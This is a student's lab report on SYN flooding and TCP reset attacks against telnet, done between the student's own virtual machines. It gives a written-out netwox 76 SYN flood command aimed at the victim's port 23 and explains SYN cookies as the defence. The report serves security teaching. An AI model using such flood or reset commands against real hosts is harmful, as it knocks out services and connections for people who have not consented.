Tanmay Fadnavis

SUID: 971141760

INTERNET Security

Lab - 4

# TASK 1: SYN FLOODING ATTACK

The screen shots for task-1 are below.

In all the tasks for this lab, my original vm Is my attacker vm, my clone1 vm Is my victim and my clone2 is the observer. The ips are as follows.

Attacker: 10.0.2.5


Victim: 10.0.2.6

Observer: 10.0.2.8

Firstly, let us check the system queue size.




The system queue size is 512. Now let us check and disable the SYN cookie mechanism.




In the above screen shot, we can see that, we have disabled the syn cookie mechanism.

Let us see the current number of half opened connections.




Now, let us use the netwok tool to do the syn flooding attack.



In the above screen shot, we can see, the attacker vm is on the right and the victim vm is on the left. I run the following command,


Sudo netwok 76 –I “10.0.2.6” –p “23” –s “raw”, which means that on the victim vm, the destination ip is that of my victim, I am flooding port no 23, which is used for telnet and and –s is ipspoof initialization type.

Thus, after I run this command, on my victim, if we see the status of half opened connections, we can see a lot of them, i.e. my victim has been syn flooded.




In the above screen shot, we can see that, from my observer vm, I am trying to telnet to my victim, but due to the syn flooding attack, I am not able to do it successfully.


Thus, our attack is successful.



In the wireshark also, we can see that output, various spoofed ips, trying to connect to our victim.



Now, in the above screen shot, I am turning the syn cookie protection on. Once I do that, my syn flooding attack won’t be successful.




In the above screen shot, we can see that, even though we are doing the syn flooding attack, my observer is able to telnet the victim.

Reason: SYN cookie countermeasure, what this does is, after a particular number of connections, the server, does not store the packet information from the 1st step of the handshake protocol in its kernel memory, instead, it encrypts and sends the information to the client as a cookie. Thus, even though there is a syn flooding attack, as the kernel buffer is never full, the server will be able to accept connections and this countermeasure works.


# TASK 2: TCP RESET ATTACK ON TELNET AND SSH

The screen shot for task-2 are below.




First, I have done a telnet connection from my observer to my victim. As seen in the screen shot, I have done the telnet.


Now, let us do the tcp reset attack, From the wireshark, on the attacker, we can spoof the src ip and the victim ip. Once we know that, we can use the netwox tool to send the reset packet.



This is my attacker. We see I run the abov netwox tool, and in the filter, I put the destination host as my victim and port number as 23, i.e. I am sending the tcp reset packet on any connection which is telnet.




Once we do that, In the above screen shot, we see that the tcp reset packet has been sent. Once we send the rst connection packet, the telnet connection would brake.

